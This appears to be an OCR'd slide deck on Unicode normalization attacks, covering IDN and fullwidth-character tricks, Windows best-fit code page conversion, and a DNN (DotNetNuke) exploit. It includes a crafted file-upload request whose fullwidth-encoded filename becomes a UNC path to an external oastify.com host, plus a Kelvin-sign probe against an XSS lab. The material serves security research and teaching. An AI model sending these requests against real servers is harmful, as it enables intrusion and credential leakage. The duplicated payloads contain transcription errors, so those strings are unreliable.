




A world map is shown in the background, with two black laptop icons placed on it. One laptop is located in North America (USA) and the other in Europe (UK). A black speech bubble with a thick border is positioned in front of the North American laptop. Inside the speech bubble, the text "That's not gonna cause any problems" is written in a large, bold, black font.

**That's not
gonna cause
any problems**





Form	Description	Example
NFD	Canonical Decomposition	<p>The diagram shows the character 'é' on the left, followed by a magenta arrow pointing to the right, then the character 'e' (representing the base character), followed by a magenta plus sign, and finally a black circle containing a white dotted pattern representing the combining accent.</p>
NFC	Canonical Decomposition followed by Canonical Composition	<p>The diagram shows the character 'é' on the left, followed by a magenta arrow pointing to the right, then the character 'e', followed by a magenta plus sign, then a black circle containing a white dotted pattern, and finally a magenta arrow pointing to the right, leading to the character 'é' again.</p>
NFKD	Compatibility Decomposition	<p>The diagram shows the character '1' enclosed in a black circle with a white outline on the left, followed by a magenta arrow pointing to the right, leading to the character '1' enclosed in a solid black circle.</p>
NFKC	Compatibility Decomposition, followed by Canonical Composition	<p>The diagram shows the character '1' enclosed in a black circle with a white outline on the left, followed by a magenta arrow pointing to the right, then the character '1' enclosed in a solid black circle, followed by another magenta arrow pointing to the right, leading to the character '1' enclosed in a solid black circle.</p>

Unicode Utilities: Internationalized Domain Names (IDN)

Unmarked properties are from Unicode V16.0.0; the beta properties are from Unicode V17.0.0β.
For more information, see [Unicode Utilities Beta](#).

[help](#) | [character](#) | [properties](#) | [confusables](#) | [unicode-set](#) | [compare-sets](#) | [regex](#) | [bnf-regex](#) | [breaks](#) | [transform](#) | [bidi](#) | [bidi-c](#) | [idna](#) | [languageid](#)

Enter International Domain Names:

①②⑦.⓪.⓪.①

For special characters, you can use [Picker](#)

Results (see [Notes](#))

	Input	IDNA2003	UTS46	IDNA2008
Display	①②⑦.⓪.⓪.①	127.0.0.1	127.0.0.1	?.?.?.?
Punycode	xn--orhcp.xn--mvh.xn--mvh.xn--orh	127.0.0.1	127.0.0.1	?.?.?.?

<https://util.unicode.org/UnicodeJsp/idna.jsp>



```
$ curl -v http://127.0.0.1/  
* Host 127.0.0.1:80 was resolved  
* IPv6: (none)  
* IPv4: 127.0.0.1  
* Trying 127.0.0.1:80...215  
* Trying 23.3.75.217:80...
```

SEARCHLIGHT.
CYBER

PRODUCTS

SOLUTIONS

WHY SEARCHLIGHT CYBER

COMPANY

RESOURCES

BOOK A DEMO

July 8, 2025

Security research


Shubham Shah

ABUSING WINDOWS, .NET QUIRKS, AND UNICODE NORMALIZATION TO EXPLOIT DNN (DOTNETNUKE)


```
POST /Providers/HtmlEditorProviders/DNNConnect.CKE/Browser/FileUploader.ashx?  
PortalID=0&storageFolderID=1&overrideFiles=false HTTP/1.1  
Host: target  
Accept-Encoding: gzip, deflate, br  
Accept: */*  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/135.0.0.0 Safari/537.36  
Cache-Control: max-age=0  
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryXXXXXXXXXXXXXX  
Content-Length: 198  
  
----WebKitFormBoundaryXXXXXXXXXXXXXX  
Content-Disposition: form-data; name="file";  
filename="%EF%BC%BC%EF%BC%BCoqi3o3fv9cpyquhd6h8bx19a0gs4nsc%EF%BC%8Eoastify%EF%BC%8Ecom%EF%BC%BC%EF%BC  
%BCc$%EF%BC%BC%EF%BC%BCan.jpg"  
Content-Type: image/jpeg  
  
test  
----WebKitFormBoundaryXXXXXXXXXXXXXX--
```

```
POST /Providers/HtmlEditorProviders/DNNConnect.CKE/Browser/FileUploader.ashx?  
PortalID=0&storageFolderID=1&overrideFiles=false HTTP/1.1  
Host: target  
Accept-Encoding: gzip, deflate, br  
Accept: */*  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/135.0.0.0 Safari/537.36  
Cache-Control: max-age=0  
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryXXXXXXXXXXXX  
Content-Length: 198  
  
----WebKitFormBoundaryXXXXXXXXXXXX  
Content-Disposition: form-data; name="file";  
filename='%EF%BC%BC%EF%BC%BC%qi3o3fv9cpyquhd6h8bx19a0gs4nsd%EF%BC%8Ebastify%EF%BC%8Ecom%EF%BC%BC%EF%BC%  
%BC$c%EF%BC%BC%EF%BC%BCan.jpg"  
Content-Type: image/jpeg  
  
test  
----WebKitFormBoundaryXXXXXXXXXXXX--
```





\ \ oqi3o3fv9cpyquhbd6h8bx19a0gs4nsc.oastify.com\ \ c\ \ \$an.jpg



```
// Replace dots in the name with underscores (only one dot can be there... security issue).
fileName = Regex.Replace(fileName, @"\.(?![^.]*$)", "_", RegexOptions.None);

// Check for Illegal Chars
if (Utility.ValidateFileName(fileName))
{
    fileName = Utility.CleanFileName(fileName);
}

// Convert Unicode Chars
fileName = Utility.ConvertUnicodeChars(fileName);
}
```

```
input = Encoding.ASCII.GetString(Encoding.GetEncoding(1251).GetBytes(input));
```


```
// Replace dots in the name with underscores (only one dot can be there... security issue).
fileName = Regex.Replace(fileName, @"\.(?![^.]*$)", "_", RegexOptions.None);

// Check for Illegal Chars
if (Utility.ValidateFileName(fileName))
{
    fileName = Utility.CleanFileName(fileName);
}

// Convert Unicode Chars
fileName = Utility.ConvertUnicodeChars(fileName);
```

CODEPAGE	1251	;Cyrillic – ANSI
CPINFO	1	0x3f 0x003f ;Single Byte CP, Default Char = Question Mark
MBTABLE	256	
0xff0c	0x2c	;Fullwidth Comma
0xff0d	0x2d	;Fullwidth Hyphen-Minus
0xff0e	0x2e	;Fullwidth Full Stop
0xff0f	0x2f	;Fullwidth Solidus
0xff10	0x30	;Fullwidth Digit Zero

<https://unicode.org/Public/MAPPINGS/VENDORS/MICSFT/WindowsBestFit/bestfit1251.txt>



0xff0c	0x2c	;Fullwidth Comma
0xff0d	0x2d	;Fullwidth Hyphen-Minus
0xff0e	0x2e	;Fullwidth Full Stop
0xff0f	0x2f	;Fullwidth Solidus
0xff10	0x30	;Fullwidth Digit Zero



WORST bestFit

Unveiling Hidden Transformers in Windows ANSI!

Orange Tsai × Splitline Huang

 DEV CORE

 **black hat**[®]
EUROPE 2024

<https://worts.fit/>

Unicode Utilities: Confusables

Unmarked properties are from Unicode V16.0.0; the beta properties are from Unicode V17.0.0β. For more information, see [Unicode Utilities Beta](#).

[help](#) | [character](#) | [properties](#) | [confusables](#) | [unicode-set](#) | [compare-sets](#) | [regex](#) | [bnf-regex](#) | [breaks](#) | [transform](#) | [bidi](#) | [bidi-c](#) | [idna](#) | [languageid](#)

Input

Restriction

None

[Show](#)

With this demo, you can supply an Input string and see the combinations that are confusable with it, using data collected by the Unicode consortium. You can also try different restrictions, using characters valid in different approaches to international domain names. For more info, see [Data](#) below.

Confusable Characters


										
005C REVERSE SOLIDUS	2216 SET MINUS	27CD MATHEMATICAL FALLING DIAGONAL	29F5 REVERSE SOLIDUS OPERATOR	29F9 BIG REVERSE SOLIDUS	2F02 KANGXI RADICAL DOT	31D4 CJK STROKE D	4E36 GREEK VOCAL NOTATION SYMBOL-16	1D20F GREEK INSTRUMENTAL NOTATION SYMBOL-48	FE68 SMALL REVERSE SOLIDUS	FF3C FULLWIDTH REVERSE SOLIDUS

<https://util.unicode.org/UnicodeJsp/confusables.jsp>

```
+     return new ImmutablePair<>(leftAnchor+"\u212a"+rightAnchor,  
    Collections.singletonList(leftAnchor+"K"+rightAnchor));
```



```
+     return new ImmutablePair<>(leftAnchor+"\u212a"+rightAnchor,  
Collections.singletonList(leftAnchor+"K"+rightAnchor));
```



Issue type	Host	Path
?	Suspicious input transformation: unicode normalisation	https://4t64ubva.xssy.uk /target.ftl

Advisory Request Response Path to issue

Pretty Raw Hex

```
1 GET /target.ftl?name=ms32o4%e2%84%aatphm4m HTTP/2
2 Host: 4t64ubva.xssy.uk
3 Cookie: flag=iu7zfvcp
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:132.0) Gecko/20100101 Firefox/132.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Priority: u=0, i
14 Te: trailers
15
16
```

Inspector

Selection 21 (0x15) ^

Selected text ms32o4%e2%84%aatphm4m

Decoded from: URL encoding +

ms32o4 e2 84 aa tphm4m

Request attributes 2 ▾

Request query parameters 1 ▾

?

Search 0 highlights

Issue type
 Suspicious input transformation: unicode normalisation

Host: https://4t64ubva.xssy.uk Path: /target.ftl

Advisory Request Response Path to issue

Pretty Raw Hex

```
1 GET /target.ftl?name=ms32o4%e2%84%aatphm4m HTTP/2
2 Host: 4t64ubva.xssy.uk
3 Cookie: flag=iu7zfvcp
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:132.0)
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Priority: u=0, i
14 Te: trailers
15
16
```

U+212A
x/132.0
K
Kelvin Sign

Inspector

Selection 21 (0x15)
Selected text ms32o4%e2%84%aatphm4m

Decoded from: URL encoding
ms32o4 e2 84 aa tphm4m

Request attributes 2

Request query parameters 1

?

Search 0 highlights

Issue type: Suspicious input transformation: unicode normalisation

Host: https://4t64ubva.xssy.uk Path: /target.ftl

Advisory Request Response Path to issue

Pretty Raw Hex Render

XSSy This lab is hosted on XSSy.
Visit the [lab page](#) to submit your payload.

Unicode XSS


Hello ms32o4Ktp144m




Inspector Response headers 3 ✓

A pink arrow points from the text 'Hello ms32o4Ktp144m' to the letter 'K' in the central box.

Agenda



-  Decoding Errors
-  Truncation
